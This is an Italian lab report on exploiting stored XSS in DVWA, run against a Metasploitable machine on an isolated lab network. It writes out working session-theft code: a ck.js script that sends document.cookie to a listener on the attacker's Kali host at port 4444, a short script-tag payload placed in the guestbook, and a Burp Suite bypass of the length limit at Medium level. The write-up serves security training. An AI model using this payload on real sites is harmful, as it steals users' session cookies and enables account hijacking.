

Web Application Exploit XSS

Obiettivo: sfruttare la vulnerabilità XSS persistente presente in DVWA per simulare l'acquisizione dei cookie di sessione di un utente lecito e inoltrare i dati a un server Web controllato, in ascolto sulla porta 4444.

Ambiente di laboratorio: Kali Linux con indirizzo 192.168.104.100/24 e Metasploitable con indirizzo 192.168.104.150/24, collegate sulla rete privata 192.168.104.0/24. DVWA è stata utilizzata inizialmente con livello di sicurezza Low e successivamente con livello Medium.

Strumenti utilizzati: DVWA, JavaScript, Python HTTP Server, Burp Suite e Visual Studio Code.

1. Sintesi

L'esercitazione è iniziata con la configurazione degli indirizzi statici di Kali Linux e Metasploitable e con la verifica della connettività tra le due macchine. È stata quindi analizzata la pagina XSS Stored di DVWA tramite Burp Suite, individuando i limiti dei campi Name e Message. Con il livello Low il richiamo allo script esterno è stato inserito direttamente nel campo Message; lo script semplice è stato poi eseguito sia nella sessione normale sia in una finestra anonima, ottenendo due diversi cookie PHPSESSID. È stata inoltre realizzata una seconda versione dello script per raccogliere informazioni aggiuntive sul browser e sulla pagina. Con il livello Medium la procedura è stata ripetuta tramite Burp Suite Repeater, inserendo il richiamo nel parametro txtName e superando il limite di lunghezza imposto dal form.

2. Consegna e metodologia


- configurazione degli indirizzi IPv4 statici di Kali Linux e Metasploitable;
- verifica dell'indirizzo di Kali e accesso a DVWA sulla macchina Metasploitable;
- analisi dei campi Name e Message della pagina XSS Stored tramite Burp Suite;
- creazione del file ck.js dedicato all'invio dei cookie;
- esecuzione del payload a livello Low tramite il campo Message;
- verifica della persistenza in una sessione normale e in una finestra anonima;
- realizzazione dello script tt.js per la raccolta estesa dei dati;
- esecuzione a livello Medium tramite HTTP History e Repeater di Burp Suite;
- verifica delle richieste ricevute dal server HTTP Python sulla porta 4444.

3. Configurazione

3.1 Configurazione di Kali Linux

Su Kali Linux è stato modificato il profilo Static di NetworkManager. Nel file /etc/NetworkManager/system-connections/Static.nmconnection, nella sezione [ipv4], sono stati impostati l'indirizzo 192.168.104.100/24, il gateway 192.168.104.1 e il metodo manuale.

```
sudo nano /etc/NetworkManager/system-connections/Static.nmconnection
```



```
Session Actions Edit View Help
GNU nano 9.1 /etc/NetworkManager/system-connections/Static.nmconnection *
[connection]
id=Static
uuid=5197359f-79ac-4300-bb07-d76f79becc04
type=ethernet
timestamp=1784902314

[ethernet]

[ipv4]
address1=192.168.104.100/24
gateway=192.168.104.1
method=manual

[ipv6]
addr-gen-mode=stable-privacy
method=auto


[proxy]
```

1 - Sopra: Configurazione del profilo Static di NetworkManager con indirizzo 192.168.104.100/24 e gateway 192.168.104.1.

3.2 Verifica dell'indirizzo di Kali

Dopo l'applicazione della configurazione è stato utilizzato il comando `ip a`. L'interfaccia `eth0` risultava attiva e mostrava l'indirizzo IPv4 192.168.104.100/24, confermando la corretta configurazione della macchina Kali.

ip a



```
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::228:1074:2645:d463/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~/Desktop]
$
```

2 - Sopra: Verifica dell'indirizzo 192.168.104.100/24 sull'interfaccia `eth0` di Kali Linux.

3.3 Configurazione di Metasploitable

Sulla macchina Metasploitable è stato modificato il file `/etc/network/interfaces`. L'interfaccia `eth0` è stata impostata con indirizzo statico 192.168.104.150, maschera 255.255.255.0, rete 192.168.104.0 e gateway 192.168.104.1.

sudo nano /etc/network/interfaces

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
```

```
# The loopback network interface
```

```
auto lo
```

```
iface lo inet loopback
```

```
# The primary network interface
```

```
auto eth0
```

```
iface eth0 inet static
```

```
address 192.168.104.150
```

```
netmask 255.255.255.0
```

```
network 192.168.104.0
```

```
broadcast 192.168.104.255
```

```
gateway 192.168.104.1
```

```
[ Wrote 16 lines ]
```

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
```

```
* Reconfiguring network interfaces...
```

```
[ OK ]
```

```
msfadmin@metasploitable:~$ ip a_
```

3 - Sopra: Configurazione dell'indirizzo statico 192.168.104.150 nel file /etc/network/interfaces di Metasploitable.

3.4 Verifica dell'indirizzo di Metasploitable

Dopo il salvataggio del file è stato riavviato il servizio di rete ed è stato eseguito il comando ip a. L'interfaccia eth0 risultava attiva con indirizzo IPv4 192.168.104.150/24 e broadcast 192.168.104.255, confermando l'applicazione della configurazione.

```
sudo /etc/init.d/networking restart
```

```
ip a
```

```
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.104.1
```

```
[ Wrote 16 lines ]
```

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
```

```
* Reconfiguring network interfaces...
```

```
[ OK ]
```

```
msfadmin@metasploitable:~$ ip a
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
```

```
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

```
    inet 127.0.0.1/8 scope host lo
```

```
    inet6 ::1/128 scope host
```

```
        valid_lft forever preferred_lft forever
```

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
```

```
    link/ether 08:00:27:ed:05:86 brd ff:ff:ff:ff:ff:ff
```

```
    inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0
```

```
    inet6 fe80::a00:27ff:feed:586/64 scope link
```

```
        valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$
```

4 - Sopra: Riavvio del servizio di rete e verifica dell'indirizzo 192.168.104.150/24 sull'interfaccia eth0 di Metasploitable.


3.5 Accesso alla macchina Metasploitable

Dopo la configurazione delle due macchine, la Web Application DVWA era raggiungibile all’indirizzo 192.168.104.150. Le richieste mostrate dal browser e da Burp Suite confermano che Kali comunicava con il target sulla rete 192.168.104.0/24.

4. Analisi della pagina XSS Stored

4.1 Individuazione dei limiti dei campi

Nella sezione XSS Stored è stato inviato un commento di prova e la richiesta è stata analizzata nella HTTP History di Burp Suite. Nel codice HTML della risposta il campo Name presentava maxlength="10", mentre il campo Message presentava maxlength="50". Questi limiti sono applicati dal browser: a livello Low il richiamo esterno rientra nel campo Message, mentre a livello Medium il valore più lungo destinato al campo Name viene inviato modificando la richiesta con Burp Suite.




5 - Sopra: Analisi con Burp Suite del form XSS Stored e dei limiti maxlength dei campi Name e Message.

5. Primo script JavaScript: acquisizione del cookie

5.1 Creazione del file ck.js

È stato creato il file ck.js con uno script minimale. L'oggetto Image viene utilizzato per generare automaticamente una richiesta HTTP verso il server Kali; il valore di document.cookie viene aggiunto all'URL come parametro cookie.

```
new Image().src =  
  'http://192.168.104.100:4444/?cookie=' + document.cookie;
```



6 - Sopra: Codice JavaScript iniziale contenuto nel file ck.js.


5.2 Significato dello script

new Image() crea un oggetto immagine nel browser. Quando viene assegnato un indirizzo alla proprietà src, il browser prova a recuperare quella risorsa generando una richiesta GET. L'indirizzo 192.168.104.100:4444 identifica il server controllato su Kali; ?cookie= è il nome scelto per il parametro della query; document.cookie restituisce i cookie accessibili a JavaScript per la pagina DVWA.

5.3 Avvio del server Web sulla porta 4444

Dalla stessa directory contenente ck.js è stato avviato il server HTTP integrato di Python sulla porta richiesta dalla traccia (ovvero la 4444). Il server era in ascolto su tutte le interfacce (0.0.0.0).

```
python -m http.server 4444
```




7 - Sopra: Avvio del server HTTP Python sulla porta 4444 della macchina Kali.

6. Esecuzione della Stored XSS con livello Low

6.1 Inserimento del richiamo esterno nel campo Message

Con il livello di sicurezza Low il campo Message non neutralizza il codice HTML inserito. Nel campo è stato quindi memorizzato un breve tag script che richiamava il file ck.js dal server Kali. Per rispettare il limite di 50 caratteri sono stati omessi il protocollo esplicito e le virgolette; l'URL che inizia con // utilizza lo stesso protocollo della pagina DVWA, in questo caso HTTP.


```
<script src=//192.168.104.100:4444/ck.js></script>
```



8 - Sopra: Inserimento del richiamo al file ck.js nel campo Message della pagina XSS Stored con livello Low.

6.2 Ricezione del cookie nella sessione normale

Dopo l'invio, il tag è stato salvato nel guestbook. Al caricamento della pagina il browser ha richiesto prima il file ck.js e subito dopo ha eseguito lo script, generando una richiesta verso /?cookie=... . Nel terminale del server Python sono visibili il cookie security=low e il valore PHPSESSID della sessione attiva.




9 - Sopra: Richiesta di ck.js e successivo invio del cookie della sessione normale con livello Low.

6.3 Persistenza e verifica con una sessione anonima

Per verificare la persistenza è stata aperta la stessa pagina in una finestra anonima autenticata su DVWA. La prova con lo script semplice è stata ripetuta in una finestra di navigazione anonima. Il server Kali ha ricevuto nuovamente il cookie security=low e un valore PHPSESSID differente da quello della sessione normale, confermando che le due prove appartenevano a sessioni separate.

Le richieste duplicate associate allo stesso valore derivano dai successivi caricamenti della pagina. Questo risultato dimostra che lo stesso payload persistente viene eseguito per utenti o sessioni browser differenti.



10 - Sopra: Esecuzione dello script semplice in due sessioni Low distinte, riconoscibili dai diversi valori PHPSESSID.


7. Raccolta estesa dei dati del browser

7.1 Dati scelti

Oltre al cookie di sessione, è stata preparata una seconda prova per raccogliere in un'unica richiesta alcune informazioni accessibili al codice JavaScript: User-Agent del browser, piattaforma, lingua, pagina visitata, referrer e data. L'indirizzo IP non viene ricavato direttamente dallo script, ma viene mostrato dal server Kali come indirizzo sorgente della richiesta ricevuta.

7.2 Verifica con Burp Suite

Per comprendere cosa potesse essere accessibile al codice è stata analizzata una richiesta tramite Burp Suite. Negli header erano visibili lo User-Agent del browser, il Referer e il cookie della sessione, composto dal livello di sicurezza e dal valore PHPSESSID. La presenza di questi dati mostra quali informazioni il browser invia normalmente alla Web Application.



11 - Sopra: Richiesta alla pagina XSS Stored osservata nella HTTP History di Burp Suite, con User-Agent e cookie di sessione.

7.3 Documentazione consultata

